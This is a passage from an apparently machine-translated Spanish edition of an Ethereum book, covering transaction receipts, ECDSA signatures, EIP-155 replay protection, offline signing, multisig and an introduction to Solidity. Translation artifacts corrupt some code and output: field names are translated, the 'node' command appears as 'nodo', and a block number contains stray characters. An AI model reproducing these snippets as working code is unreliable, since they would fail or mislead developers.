> eth.getTransactionReceipt( \
    "0x7bcc327ae5d369f75b98c0d59037eec41d44dfae75447fd753d9f2db9439124b");

{
    blockHash: "0x6fa7d8bf982490de6246875deb2c21e5f3665b4422089c060138fc3907a95bb2", blockNumber:
    3105256, contractAddress: "0xb226270965b43373e98ffc6e2c7693c17e2cf40b", cumulativeGasUsed: 113558,
    from: "0x2a966a87db5913c1b22a59b0d8a11cc51c167a89", gasUsed: 113558, logs: [], logsBloom: \
    "0x00000000000000000000000000000000000000000000000000...00000",

    estado: "0x1", a:
    nulo,
    transaccionHash: \
        "0x7bcc327ae5d369f75b98c0d59037eec41d44dfae75447fd753d9f2db9439124b", índice de
    transacción: 0
}
```

Esto incluye la dirección del contrato, que podemos usar para enviar y recibir fondos del contrato como se muestra en la sección anterior:

```
> contract_address = "0xb226270965b43373e98ffc6e2c7693c17e2cf40b" >
web3.eth.sendTransaction({from: src, to: contract_address, \ value: web3.toWei(0.1,
    "ether"), data: ""});

"0x6ebf2e1fe95cc9c1fe2e1a0dc45678ccd127d374fdf145c5c8e6cd4ea2e6ca9f"

> web3.eth.sendTransaction({from: src, to: contract_address, value: 0, data: \
    "0x2e1a7d4d0000000000000000000000000000000000000000000002386f26fc10000"});

"0x59836029e7ce43e92daf84313816ca31420a76a9a571b69e31ec4bf4b37cd16e"
```

Después de un tiempo, ambas transacciones son visibles en Etherscan, como se muestra en Etherscan que muestra las transacciones para enviar y recibir fondos.

Figura 6. Etherscan mostrando las transacciones de envío y recepción de fondos

Firmas digitales

Hasta el momento, no hemos profundizado en ningún detalle sobre las firmas digitales. En esta sección, analizamos cómo funcionan las firmas digitales y cómo se pueden usar para presentar una prueba de propiedad de una clave privada sin revelar esa clave privada.

El algoritmo de firma digital de curva elíptica

El algoritmo de firma digital utilizado en Ethereum es *el algoritmo de firma digital de curva elíptica* (ECDSA). Se basa en pares de claves públicas y privadas de curva elíptica, como se describe en [elliptic_curve].

Una firma digital tiene tres propósitos en Ethereum (consulte la siguiente barra lateral). En primer lugar, la firma prueba que el propietario de la clave privada, que es por implicación el propietario de una

cuenta Ethereum, ha *autorizado* el gasto de ether, o la ejecución de un contrato. En segundo lugar, garantiza *el no repudio:* la prueba de la autorización es innegable. En tercer lugar, la firma prueba que los datos de la transacción no han sido ni *pueden ser modificados* por nadie después de que se haya firmado la transacción.

Definición de Wikipedia de una firma digital

Una *firma digital* es un esquema matemático para presentar la autenticidad de mensajes o documentos digitales. Una firma digital válida le da al destinatario una razón para creer que el mensaje fue creado por un remitente conocido (autenticación), que el remitente no puede negar haber enviado el mensaje (no repudio) y que el mensaje no fue alterado en tránsito (integridad) .

Fuente: https://en.wikipedia.org/wiki/Digital_signature

Cómo funcionan las firmas digitales

Una firma digital es un esquema matemático que consta de dos partes. La primera parte es un algoritmo para crear una firma, utilizando una clave privada (la clave de firma), a partir de un mensaje (que en nuestro caso es la transacción). La segunda parte es un algoritmo que permite que cualquier persona verifique la firma usando solo el mensaje y una clave pública.

Creación de una firma digital

En la implementación de ECDSA de Ethereum, el "mensaje" que se firma es la transacción, o más exactamente, el hash Keccak-256 de los datos codificados en RLP de la transacción. La clave de firma es la clave privada de la EOA. El resultado es la firma:

$$Sig = F_{sig}(F_{keccak256}(m), k)$$

donde:

- *k* es la clave privada de firma.
- *m* es la transacción codificada en RLP.
- F es la función hash Keccak-256. *keccak256*
- F_{firma} es el algoritmo de firma.
- *Sig* es la firma resultante.

La función *F* produce una firma *Sig* que se compone de dos valores, comúnmente denominados *r* y s:

$$Sig = (r, s)$$

Verificación de la firma

Para verificar la firma, se debe tener la firma *(r* y s), la transacción serializada y la clave pública que corresponde a la clave privada utilizada para crear la firma. Básicamente, la verificación de una firma significa que "solo el propietario de la clave privada que generó esta clave pública podría haber producido esta firma en esta transacción".

El algoritmo de verificación de firma toma el mensaje (es decir, un hash de la transacción para nuestro uso), la clave pública del firmante y la firma *(valores r* y *s),* y devuelve verdadero si la firma es válida para este mensaje y clave pública.

Como se mencionó anteriormente, las firmas se crean mediante una función matemática *F* que produce una firma compuesta por dos valores, *r* y s. En esta sección veremos la función *F* con más detalle.

El algoritmo de firma primero genera una clave privada *efímera* (temporal) de forma criptográficamente segura. Esta clave temporal se usa en el cálculo de los valores *r* y *s* para garantizar que los atacantes que observan las transacciones firmadas en la red Ethereum no puedan calcular la clave privada real del remitente.

Como sabemos por [pubkey], la clave privada efímera se usa para derivar la clave pública (efímera) correspondiente, por lo que tenemos:

- Un número aleatorio criptográficamente seguro q, que se utiliza como clave privada efímera
- La correspondiente clave pública efímera Q, generada a partir de *q* y el punto generador de la curva elíptica *G*

El valor *r* de la firma digital es entonces la coordenada *x* de la clave pública efímera Q.

A partir de ahí, el algoritmo calcula el valor *s* de la firma, tal que:

- $s \equiv q^{-1}(Keccak256(m) + r * k) \pmod{p}$

dónde:

- *q* es la clave privada efímera.
- *r* es la coordenada *x* de la clave pública efímera.
- *k* es la clave privada de firma (propietario de EOA).
- *m* son los datos de la transacción.
- *p* es el orden primo de la curva elíptica.

La verificación es la inversa de la función de generación de firma, utilizando los valores *r* y *s* y la clave pública del remitente para calcular un valor Q, que es un punto en la curva elíptica (la clave pública efímera utilizada en la creación de firma). Los pasos son los siguientes:

1. Verifique que todas las entradas estén correctamente formadas
2. Calcular $w = s^{-1} \bmod p$
3. Calcular $u_1 = Keccak256(m) * w \bmod p$
4. Calcula $u_2 = r * w \bmod p$
5. Finalmente, calcula el punto sobre la curva elíptica $Q \equiv u_1 * G + u_2 * K \pmod{p}$

dónde:

- *r* y *s* son los valores de firma.
- *K* es la clave pública del firmante (propietario de EOA).
- *m* son los datos de la transacción que se firmó.
- *G* es el punto generador de la curva elíptica.

- *p* es el orden primo de la curva elíptica.

Si la coordenada *x* del punto *Q* calculado es igual a r, entonces el verificador puede concluir que la firma es válida.

Tenga en cuenta que al verificar la firma, la clave privada no se conoce ni se revela.

PROPINA

ECDSA es necesariamente una pieza matemática bastante complicada; una explicación completa está más allá del alcance de este libro. Una gran cantidad de excelentes guías en línea lo guiarán paso a paso: busque "Explicación de ECDSA" o pruebe con esta: http://bit.ly/2r0HhGB.

Firma de transacciones en la práctica

Para producir una transacción válida, el emisor debe firmar digitalmente el mensaje, utilizando el algoritmo de firma digital de curva elíptica. Cuando decimos "firmar la transacción", en realidad queremos decir "firmar el hash Keccak-256 de los datos de transacción serializados por RLP". La firma se aplica al hash de los datos de la transacción, no a la transacción en sí.

Para firmar una transacción en Ethereum, el originador debe:

1. Cree una estructura de datos de transacciones que contenga nueve campos: nonce, gasPrice, gasLimit, to, value, datos, ID de cadena, 0, 0.
2. Producir un mensaje serializado con codificación RLP de la estructura de datos de la transacción.
3. Calcule el hash Keccak-256 de este mensaje serializado.
4. Calcule la firma ECDSA, firmando el hash con la clave privada del EOA de origen.
5. Agregue los valores v, r y s calculados de la firma ECDSA a la transacción.

La variable de firma especial v indica dos cosas: el ID de cadena y el identificador de recuperación para ayudar a la función ECDSArecover a verificar la firma. Se calcula como uno de 27 o 28, o como el Id. de la cadena duplicado más 35 o 36. Para obtener más información sobre el Id. de la cadena, consulte Creación de transacciones sin procesar con EIP-155. El identificador de recuperación (27 o 28 en las firmas de "estilo antiguo", o 35 o 36 en las transacciones completas de estilo Spurious Dragon) se utiliza para indicar la paridad del componente y de la clave pública (consulte El valor del prefijo de firma (v) y Recuperación de clave pública para obtener más detalles).

NOTA

En el bloque n.° 2ÿ675ÿ000, Ethereum implementó la bifurcación dura "Spurious Dragon", que, entre otros cambios, introdujo un nuevo esquema de firma que incluye la protección de reproducción de transacciones (que evita que las transacciones destinadas a una red se reproduzcan en otras). Este nuevo esquema de firma se especifica en EIP-155. Este cambio afecta la forma de la transacción y su firma, por lo que se debe prestar atención a la primera de las tres variables de firma (es decir, v), que toma una de dos formas e indica los campos de datos incluidos en el mensaje de transacción que se está codificando.

Creación y firma de transacciones sin procesar

En esta sección, crearemos una transacción sin procesar y la firmaremos con la biblioteca ethereumjs-tx. Esto demuestra las funciones que normalmente se usarían dentro de una billetera o una aplicación que firma transacciones en nombre de un usuario. El código fuente de este ejemplo está en el archivo *raw_tx_demo.js* en el repositorio de GitHub del libro:

enlace: código/web3js/raw_tx/raw_tx_demo.js[]

Ejecutar el código de ejemplo produce los siguientes resultados:

$ **nodo raw_tx_demo.js** Tx con
codificación RLP: 0xe6808609184e72a0008303000094b0920c523d582040f2bcb1bd7fb1c7c1...
Hash de Tx: 0xaa7f03f9f4e52fcf69f836a6d2bbc7706580adce0a068ff6525ba337218e6992 Transacción sin procesar firmada:
0xf866808609184e72a0008303000094b0920c523d582040f2bcb1...

Creación de transacciones sin procesar con EIP-155

El estándar EIP-155 "Protección contra ataques de reproducción simple" especifica una codificación de transacciones protegida contra ataques de reproducción, que incluye un *identificador de cadena* dentro de los datos de la transacción, antes de la firma. Esto garantiza que las transacciones creadas para una cadena de bloques (p. ej., la red principal de Ethereum) no sean válidas en otra cadena de bloques (p. ej., Ethereum Classic o la red de prueba de Ropsten). Por lo tanto, las transacciones transmitidas en una red no se pueden *reproducir* en otra, de ahí el nombre del estándar.

EIP-155 agrega tres campos a los seis campos principales de la estructura de datos de la transacción, a saber, el identificador de cadena, 0 y 0. Estos tres campos se agregan a los datos de la transacción *antes de codificarlos y codificarlos.* Por lo tanto, modifican el hash de la transacción, al que luego se le aplica la firma. Al incluir el identificador de la cadena en los datos que se firman, la firma de la transacción evita cualquier cambio, ya que la firma se invalida si se modifica el identificador de la cadena. Por lo tanto, EIP-155 hace que sea imposible reproducir una transacción en otra cadena, porque la validez de la firma depende del identificador de la cadena.

El campo de identificador de cadena toma un valor según la red a la que se dirige la transacción, como se describe en Identificadores de cadena.

Tabla 1. Identificadores de cadena

Cadena	identificación de la cadena
Red principal de Ethereum	1
Morden (obsoleto), Expansión	2
Ropsten	3
Rinkeby	4
Red principal de portainjertos	30
Red de prueba de portainjertos	31
Kovan	42
Red principal de Ethereum Classic	61
Red de prueba clásica de Ethereum	62
Redes de prueba privadas Geth	1337

La estructura de transacción resultante tiene codificación RLP, hash y firma. El algoritmo de firma se modifica ligeramente para codificar el identificador de cadena en el prefijo v también.

Para obtener más detalles, consulte la especificación EIP-155.

El valor del prefijo de la firma (v) y la recuperación de la clave pública

Como se mencionó en La estructura de una transacción, el mensaje de transacción no incluye un campo "de". Esto se debe a que la clave pública del originador se puede calcular directamente a partir de la firma ECDSA. Una vez que tenga la clave pública, puede calcular la dirección fácilmente. El proceso de recuperación de la clave pública del firmante se denomina *recuperación de clave pública.*

Dados los valores r y s que se calcularon en ECDSA Math, podemos calcular dos posibles claves públicas.

Primero, calculamos dos puntos de curva elíptica, firma *R* y R', del valor r de la coordenada *x* que está en el R. Hay dos puntos porque la curva elíptica es simétrica en el eje x, de modo que para cualquier valor x hay dos valores posibles que se ajustan a la curva, uno a cada lado del eje x.

De r también calculamos r^{-1}, que es el inverso multiplicativo de r.

Finalmente, calculamos z, que son los *n* bits más bajos del hash del mensaje, donde *n* es el orden de la curva elíptica.

Las dos claves públicas posibles son entonces:

- $K_1 = r^{-1}(sR - zG)$

y:

- $K_2 = r^{-1}(sR' - zG)$

dónde:

- K_1 y K_2 son las dos posibilidades de la clave pública del firmante.
- r^{-1} es el inverso multiplicativo del valor r de la firma.
- *s* es el valor de la firma.
- *R* y R' son las dos posibilidades de la clave pública efímera Q.
- *z* son los n bits más bajos del hash del mensaje.
- *G* es el punto generador de la curva elíptica.

Para hacer las cosas más eficientes, la firma de la transacción incluye un valor de prefijo v, que nos dice cuál de los dos posibles valores de *R* es la clave pública efímera. Si v es par, entonces *R* es el valor correcto. Si v es impar, entonces es R'. De esa manera, necesitamos calcular solo un valor para *R* y solo uno valor de k

Separación de la firma y la transmisión (firma sin conexión)

Una vez que se firma una transacción, está lista para transmitirse a la red Ethereum. Los tres pasos de crear, firmar y transmitir una transacción normalmente ocurren como una sola operación, por ejemplo, usando web3.eth.sendTransaction. Sin embargo, como vio en Creación y firma de transacciones sin procesar, puede crear y firmar la transacción en dos pasos separados. Una vez que tenga una transacción firmada, puede transmitirla usando web3.eth.sendSignedTransaction, que toma una transacción codificada y firmada en hexadecimal y la transmite en la red Ethereum.

¿Por qué querría separar la firma y la transmisión de transacciones? La razón más común es la seguridad. La computadora que firma una transacción debe tener claves privadas desbloqueadas cargadas en la memoria. La computadora que realiza la transmisión debe estar conectada a Internet (y ejecutar un cliente Ethereum). Si estas dos funciones están en una computadora, entonces tiene claves privadas en un sistema en línea, lo cual es bastante peligroso. Separar las funciones de firmar y transmitir y realizarlas en diferentes máquinas (en un dispositivo fuera de línea y en línea, respectivamente) se denomina *firma fuera de línea* y es una práctica de seguridad común.

La firma fuera de línea de las transacciones de Ethereum muestra el proceso:

1. Cree una transacción sin firmar en la computadora en línea donde el estado actual de la cuenta, en particular, se pueden recuperar el valor actual y los fondos disponibles.
2. Transfiera la transacción sin firmar a un dispositivo fuera de línea "sin conexión" para la firma de la transacción, por ejemplo, a través de un código QR o una unidad flash USB.
3. Transmita la transacción firmada (atrás) a un dispositivo en línea para su transmisión en Ethereum blockchain, por ejemplo, a través de un código QR o una unidad flash USB.

Figura 7. Firma fuera de línea de transacciones de Ethereum

Dependiendo del nivel de seguridad que necesite, su computadora de "firma fuera de línea" puede tener varios grados de separación de la computadora en línea, que van desde una subred aislada y con firewall (en línea pero segregada) hasta un sistema completamente fuera de línea conocido como sistema de espacio de aire . . En un sistema con espacio de aire no hay conectividad de red en absoluto: la computadora está separada del entorno en línea por un espacio de "aire". Para firmar transacciones, las transfiere hacia y desde la computadora con espacio de aire utilizando medios de almacenamiento de datos o (mejor) una cámara web y un código QR. Por supuesto, esto significa que debe transferir manualmente cada transacción que desee firmar, y esto no escala.

Si bien no muchos entornos pueden utilizar un sistema con espacio de aire completo, incluso un pequeño grado de aislamiento tiene importantes beneficios de seguridad. Por ejemplo, una subred aislada con un firewall que solo permite el paso de un protocolo de cola de mensajes puede ofrecer una superficie de ataque muy reducida y una seguridad mucho mayor que iniciar sesión en el sistema en línea. Muchas empresas utilizan un protocolo como ZeroMQ (0MQ) para este fin. Con una configuración como esa, las transacciones se serializan y se ponen en cola para firmar. El protocolo de cola transmite el mensaje serializado, de forma similar a un socket TCP, a la computadora de firma. La computadora que firma lee las transacciones serializadas de la cola (cuidadosamente), aplica una firma con la clave adecuada y las coloca en una cola de salida.
La cola de salida transmite las transacciones firmadas a una computadora con un cliente Ethereum que las saca de la cola y las transmite.

Propagación de transacciones

La red Ethereum utiliza un protocolo de "enrutamiento de inundación". Cada cliente de Ethereum actúa como un *nodo* en una red *peer-to-peer (P2P) ,* que (idealmente) forma una red *de malla .* Ningún nodo de red es especial: todos actúan como iguales. Usaremos el término "nodo" para referirnos a un cliente Ethereum que está conectado y participa en la red P2P.

La propagación de transacciones comienza cuando el nodo Ethereum de origen crea (o recibe fuera de línea) una transacción firmada. La transacción se valida y luego se transmite a todos los demás nodos de Ethereum que están *directamente* conectados al nodo de origen. En promedio, cada nodo de Ethereum mantiene conexiones con al menos otros 13 nodos, llamados *vecinos.* Cada nodo vecino

valida la transacción tan pronto como la reciben. Si aceptan que es válido, almacenan una copia y la propagan a todos sus vecinos (excepto al que vino). Como resultado, la transacción se expande desde el nodo de origen, *inundando* la red, hasta que todos los nodos de la red tienen una copia de la transacción. Los nodos pueden filtrar los mensajes que propagan, pero el valor predeterminado es propagar todos los mensajes de transacción válidos que reciben.

En solo unos segundos, una transacción de Ethereum se propaga a todos los nodos de Ethereum en todo el mundo. Desde la perspectiva de cada nodo, no es posible discernir el origen de la transacción. El vecino que lo envió al nodo puede ser el originador de la transacción o puede haberlo recibido de uno de sus vecinos. Para poder rastrear los orígenes de las transacciones o interferir con la propagación, un atacante tendría que controlar un porcentaje significativo de todos los nodos.
Esto es parte del diseño de seguridad y privacidad de las redes P2P, especialmente cuando se aplica a las redes blockchain.

Grabación en Blockchain

Si bien todos los nodos en Ethereum son pares iguales, algunos de ellos son operados por *mineros* y alimentan transacciones y bloques a *granjas mineras,* que son computadoras con unidades de procesamiento de gráficos (GPU) de alto rendimiento. Las computadoras de minería agregan transacciones a un bloque candidato e intentan encontrar una *prueba de trabajo* que haga que el bloque candidato sea válido. Discutiremos esto con más detalle en [consenso].

Sin entrar en demasiados detalles, las transacciones válidas eventualmente se incluirán en un bloque de transacciones y, por lo tanto, se registrarán en la cadena de bloques de Ethereum. Una vez minadas en un bloque, las transacciones también modifican el estado del singleton de Ethereum, ya sea modificando el saldo de una cuenta (en el caso de un pago simple) o invocando contratos que cambian su estado interno.
Estos cambios se registran junto con la transacción, en forma de *recibo de transacción,* que también puede incluir *eventos.* Examinaremos todo esto con mucho más detalle en [evm_chapter].

Una transacción que ha completado su viaje desde la creación hasta la firma de un EOA, la propagación y, finalmente, la minería ha cambiado el estado del singleton y ha dejado una marca indeleble en la cadena de bloques.

Transacciones de firma múltiple (Multisig)

Si está familiarizado con las capacidades de secuencias de comandos de Bitcoin, sabe que es posible crear una cuenta multigrado de Bitcoin que solo puede gastar fondos cuando varias partes firman la transacción (por ejemplo, 2 de 2 o 3 de 4 firmas). Las transacciones básicas de valor EOA de Ethereum no tienen provisiones para múltiples firmas; sin embargo, se pueden aplicar restricciones de firma arbitrarias mediante contratos inteligentes con cualquier condición que se le ocurra, para manejar la transferencia de ether y tokens por igual.

Para aprovechar esta capacidad, el éter debe transferirse a un "contrato de billetera" que está programado con las reglas de gasto deseadas, como requisitos de firma múltiple o límites de gasto (o combinaciones de ambos). El contrato de billetera luego envía los fondos cuando lo solicita un EOA autorizado una vez que se han cumplido las condiciones de gasto. Por ejemplo, para proteger su ether bajo una condición multisig, transfiera el ether a un contrato multisig. Cada vez que desee enviar fondos a otra cuenta, todos los usuarios requeridos deberán enviar transacciones al contrato utilizando una aplicación de billetera normal, autorizando efectivamente al contrato a realizar la transacción final.

Estos contratos también se pueden diseñar para requerir varias firmas antes de ejecutar el código local o activar otros contratos. La seguridad del esquema está determinada en última instancia por el multisig

código de contrato.

La capacidad de implementar transacciones de múltiples firmas como un contrato inteligente demuestra la flexibilidad de Ethereum. Sin embargo, es un arma de doble filo, ya que la flexibilidad adicional puede generar errores que socavan la seguridad de los esquemas de firmas múltiples. De hecho, hay una serie de propuestas para crear un comando de firmas múltiples en el EVM que elimine la necesidad de contratos inteligentes, al menos para los esquemas de firmas múltiples M-of-N simples. Esto sería equivalente al sistema de firmas múltiples de Bitcoin, que es parte de las reglas de consenso básicas y ha demostrado ser sólido y

seguro.

Conclusiones

Las transacciones son el punto de partida de cada actividad en el sistema Ethereum. Las transacciones son las "entradas" que hacen que la máquina virtual de Ethereum evalúe contratos, actualice saldos y, en general, modifique el estado de la cadena de bloques de Ethereum. A continuación, trabajaremos con contratos inteligentes con mucho más detalle y aprenderemos a programar en el lenguaje orientado a contratos de Solidity.

Contratos Inteligentes y Solidez

Como discutimos en [intro_chapter], hay dos tipos diferentes de cuentas en Ethereum: cuentas de propiedad externa (EOA) y cuentas de contrato. Los EOA son controlados por los usuarios, a menudo a través de un software como una aplicación de billetera que es externa a la plataforma Ethereum. Por el contrario, las cuentas de contrato están controladas por un código de programa (también conocido comúnmente como "contratos inteligentes") que ejecuta la máquina virtual Ethereum. En resumen, los EOA son cuentas simples sin ningún código asociado o almacenamiento de datos, mientras que las cuentas de contrato tienen un código asociado y almacenamiento de datos. Los EOA están controlados por transacciones creadas y firmadas criptográficamente con una clave privada en el "mundo real" externo e independiente del protocolo, mientras que las cuentas de contrato no tienen claves privadas y, por lo tanto, se "controlan a sí mismas" de la manera predeterminada prescrita por su contrato inteligente. código. Ambos tipos de cuentas se identifican con una dirección de Ethereum. En este capítulo, discutiremos las cuentas de contrato y el código del programa que las controla.

¿Qué es un contrato inteligente?

El término *contrato inteligente* se ha utilizado a lo largo de los años para describir una amplia variedad de cosas diferentes. En la década de 1990, el criptógrafo Nick Szabo acuñó el término y lo definió como “un conjunto de promesas, especificadas en forma digital, que incluye protocolos dentro de los cuales las partes cumplen las otras promesas”. Desde entonces, el concepto de contratos inteligentes ha evolucionado, especialmente después de la introducción de plataformas de cadena de bloques descentralizadas con la invención de Bitcoin en 2009. En el contexto de Ethereum, el término en realidad es un poco inapropiado, dado que los contratos inteligentes de Ethereum no son ni contratos inteligentes ni legales, pero el término se ha mantenido. En este libro, usamos el término "contratos inteligentes" para referirnos a programas informáticos inmutables que se ejecutan de forma determinista en el contexto de una máquina virtual Ethereum como parte del protocolo de red Ethereum, es decir, en la computadora mundial descentralizada Ethereum.

Desglosemos esa definición:

Programas de computador

Los contratos inteligentes son simplemente programas de computadora. La palabra “contrato” no tiene significado legal en este contexto.

Inmutable

Una vez implementado, el código de un contrato inteligente no puede cambiar. A diferencia del software tradicional, la única forma de modificar un contrato inteligente es implementar una nueva instancia.

determinista

El resultado de la ejecución de un contrato inteligente es el mismo para todos los que lo ejecutan, dado el contexto de la transacción que inició su ejecución y el estado de la cadena de bloques de Ethereum en el momento de la ejecución.

contexto EVM

Los contratos inteligentes operan con un contexto de ejecución muy limitado. Pueden acceder a su propio estado, el contexto de la transacción que los llamó y cierta información sobre la más reciente.
bloques

Computadora mundial descentralizada

EVM se ejecuta como una instancia local en cada nodo de Ethereum, pero debido a que todas las instancias de EVM

operar en el mismo estado inicial y producir el mismo estado final, el sistema como un todo opera como una sola "computadora mundial".

Ciclo de vida de un contrato inteligente

Los contratos inteligentes suelen estar escritos en un lenguaje de alto nivel, como Solidity. Pero para ejecutarse, deben compilarse en el código de bytes de bajo nivel que se ejecuta en el EVM. Una vez compilados, se implementan en la plataforma Ethereum mediante una transacción *de creación de contrato* especial , que se identifica como tal al enviarse a la dirección de creación de contrato especial, a saber, 0x0 (ver [contract_reg]). Cada contrato se identifica mediante una dirección de Ethereum, que se deriva de la transacción de creación del contrato en función de la cuenta de origen y el nonce. La dirección de Ethereum de un contrato se puede utilizar en una transacción como destinatario, enviando fondos al contrato o llamando a una de las funciones del contrato. Tenga en cuenta que, a diferencia de los EOA, no hay claves asociadas con una cuenta creada para un nuevo contrato inteligente. Como creador del contrato, no obtiene ningún privilegio especial a nivel de protocolo (aunque puede codificarlos explícitamente en el contrato inteligente). Ciertamente, no recibe la clave privada para la cuenta del contrato, que de hecho no existe; podemos decir que las cuentas del contrato inteligente son propias.

Es importante destacar que los contratos *solo se ejecutan si son llamados por una transacción.* Todos los contratos inteligentes en Ethereum se ejecutan, en última instancia, debido a una transacción iniciada desde un EOA. Un contrato puede llamar a otro contrato que puede llamar a otro contrato, y así sucesivamente, pero el primer contrato en tal cadena de ejecución siempre habrá sido llamado por una transacción de un EOA. Los contratos nunca se ejecutan "por sí solos" o "en segundo plano". Los contratos permanecen inactivos hasta que una transacción activa la ejecución, ya sea directa o indirectamente como parte de una cadena de llamadas de contrato. También vale la pena señalar que los contratos inteligentes no se ejecutan "en paralelo" en ningún sentido: la computadora del mundo Ethereum puede considerarse una máquina de un solo subproceso.

Las transacciones son *atómicas,* independientemente de cuántos contratos llamen o qué hagan esos contratos cuando se llamen. Las transacciones se ejecutan en su totalidad, y cualquier cambio en el estado global (contratos, cuentas, etc.) se registra solo si toda la ejecución finaliza con éxito. Terminación exitosa significa que el programa se ejecutó sin errores y llegó al final de la ejecución. Si la ejecución falla debido a un error, todos sus efectos (cambios de estado) se "revierten" como si la transacción nunca se hubiera ejecutado.
Una transacción fallida todavía se registra como un intento, y el éter gastado en gas para la ejecución se deduce de la cuenta de origen, pero por lo demás no tiene otros efectos en
contrato o estado de cuenta.

Como se mencionó anteriormente, es importante recordar que el código de un contrato no se puede cambiar.
Sin embargo, un contrato puede ser “borrado”, eliminando el código y su estado interno (almacenamiento) de su dirección, dejando una cuenta en blanco. Cualquier transacción enviada a esa dirección de cuenta después de que se haya eliminado el contrato no da como resultado la ejecución de ningún código, porque ya no hay ningún código allí para ejecutar. Para eliminar un contrato, ejecuta un código de operación EVM llamado AUTODESTRUCCIÓN (anteriormente llamado SUICIDIO). Esa operación cuesta "gas negativo", un reembolso de gas, lo que incentiva la liberación de los recursos del cliente de la red a partir de la eliminación del estado almacenado. Eliminar un contrato de esta manera no elimina el historial de transacciones (pasado) del contrato, ya que la propia cadena de bloques es inmutable. También es importante tener en cuenta que la capacidad de AUTODESTRUCCIÓN solo estará disponible si el autor del contrato programó el contrato inteligente para tener esa funcionalidad. Si el código del contrato no tiene un código de operación SELFDESTRUCT, o es inaccesible, el contrato inteligente no puede ser

eliminado

Introducción a los lenguajes de alto nivel de Ethereum

El EVM es una máquina virtual que ejecuta una forma especial de código llamada *código de bytes EVM,* análoga a la CPU de su computadora, que ejecuta un código de máquina como x86_64. Examinaremos el funcionamiento y el lenguaje de EVM con mucho más detalle en [evm_chapter]. En esta sección, veremos cómo se escriben los contratos inteligentes para que se ejecuten en el EVM.

Si bien es posible programar contratos inteligentes directamente en código de bytes, el código de bytes EVM es bastante difícil de manejar y muy difícil de leer y comprender para los programadores. En cambio, la mayoría de los desarrolladores de Ethereum usan un lenguaje de alto nivel para escribir programas y un compilador para convertirlos en código de bytes.

Si bien cualquier lenguaje de alto nivel podría adaptarse para escribir contratos inteligentes, adaptar un lenguaje arbitrario para que sea compilable en el código de bytes EVM es un ejercicio bastante engorroso y, en general, generaría cierta confusión. Los contratos inteligentes operan en un entorno de ejecución minimalista y altamente restringido (el EVM). Además, debe estar disponible un conjunto especial de funciones y variables del sistema específicas de EVM. Como tal, es más fácil construir un lenguaje de contrato inteligente desde cero que hacer un lenguaje de propósito general adecuado para escribir contratos inteligentes. Como resultado, han surgido varios lenguajes de propósito especial para programar contratos inteligentes. Ethereum tiene varios lenguajes de este tipo, junto con los compiladores necesarios para producir el código de bytes ejecutable de EVM.

En general, los lenguajes de programación se pueden clasificar en dos amplios paradigmas de programación: *declarativo* e *imperativo,* también conocidos como *funcional* y *procedimental,* respectivamente. En la programación declarativa, escribimos funciones que expresan la *lógica* de un programa, pero no su *flujo.* La programación declarativa se usa para crear programas donde no hay *efectos secundarios,* lo que significa que no hay cambios en el estado fuera de una función. Los lenguajes de programación declarativos incluyen Haskell y SQL. La programación imperativa, por el contrario, es donde un programador escribe un conjunto de procedimientos que combinan la lógica y el flujo de un programa. Los lenguajes de programación imperativos incluyen C++ y Java. Algunos lenguajes son "híbridos", lo que significa que fomentan la programación declarativa pero también se pueden usar para expresar un paradigma de programación imperativo. Tales híbridos incluyen Lisp, JavaScript y Python. En general, cualquier lenguaje imperativo se puede usar para escribir en un paradigma declarativo, pero a menudo da como resultado un código poco elegante. En comparación, los lenguajes declarativos puros no se pueden usar para escribir en un paradigma imperativo. En lenguajes puramente declarativos, *no hay "variables".*

Si bien los programadores utilizan más comúnmente la programación imperativa, puede ser muy difícil escribir programas que se ejecuten *exactamente como se espera.* La capacidad de cualquier parte del programa para cambiar el estado de cualquier otra hace que sea difícil razonar sobre la ejecución de un programa e introduce muchas oportunidades para errores. La programación declarativa, en comparación, facilita la comprensión de cómo se comportará un programa: dado que no tiene efectos secundarios, cualquier parte de un programa puede entenderse de forma aislada.

En los contratos inteligentes, los errores literalmente cuestan dinero. Como resultado, es de vital importancia redactar contratos inteligentes sin efectos no deseados. Para hacer eso, debe poder razonar claramente sobre el comportamiento esperado del programa. Por lo tanto, los lenguajes declarativos juegan un papel mucho más importante en los contratos inteligentes que en el software de propósito general. Sin embargo, como verá, el lenguaje más utilizado para los contratos inteligentes (Solidity) es imperativo. ¡Los programadores, como la mayoría de los humanos, se resisten al cambio!

Los lenguajes de programación de alto nivel admitidos actualmente para contratos inteligentes incluyen (ordenados por antigüedad aproximada):

LLL

Un lenguaje de programación funcional (declarativo), con sintaxis similar a Lisp. Fue el primer lenguaje de alto nivel para los contratos inteligentes de Ethereum, pero hoy en día rara vez se usa.

Serpiente

Un lenguaje de programación procedimental (imperativo) con una sintaxis similar a Python. También se puede usar para escribir código funcional (declarativo), aunque no está completamente libre de efectos secundarios.

Solidez

Un lenguaje de programación procedimental (imperativo) con una sintaxis similar a JavaScript, C++ o Java. El lenguaje más popular y de uso frecuente para los contratos inteligentes de Ethereum.

víbora

Un lenguaje desarrollado más recientemente, similar a Serpent y nuevamente con una sintaxis similar a Python. Con la intención de acercarse a un lenguaje similar a Python puramente funcional que Serpent, pero no para reemplazar a Serpent.

Bambú

Un lenguaje recientemente desarrollado, influenciado por Erlang, con transiciones de estado explícitas y sin flujos iterativos (bucles). Destinado a reducir los efectos secundarios y aumentar la auditabilidad. Muy nuevo y aún por ser ampliamente adoptado.

Como puede ver, hay muchos idiomas para elegir. Sin embargo, de todos estos, Solidity es, con mucho, el más popular, hasta el punto de ser el lenguaje de alto nivel *de facto* de Ethereum e incluso otras cadenas de bloques similares a EVM. Pasaremos la mayor parte de nuestro tiempo usando Solidity, pero también exploraremos algunos de los ejemplos en otros lenguajes de alto nivel para comprender sus diferentes filosofías.

Construyendo un Contrato Inteligente con Solidez

Solidity fue creado por el Dr. Gavin Wood (coautor de este libro) como un lenguaje explícito para escribir contratos inteligentes con características para respaldar directamente la ejecución en el entorno descentralizado de la computadora mundial Ethereum. Los atributos resultantes son bastante generales, por lo que terminó utilizándose para codificar contratos inteligentes en varias otras plataformas de cadena de bloques. Fue desarrollado por Christian Reitiwessner y luego también por Alex Beregszaszi, Liana Husikyan, Yoichi Hirai y varios antiguos colaboradores principales de Ethereum. Solidity ahora se desarrolla y mantiene como un proyecto independiente en GitHub.

El "producto" principal del proyecto Solidity es el compilador de Solidity, solc, que convierte programas escritos en el lenguaje de Solidity a código de bytes EVM. El proyecto también administra el importante estándar de interfaz binaria de aplicaciones (ABI) para los contratos inteligentes de Ethereum, que exploraremos en detalle en este capítulo. Cada versión del compilador Solidity corresponde y compila una versión específica del lenguaje Solidity.

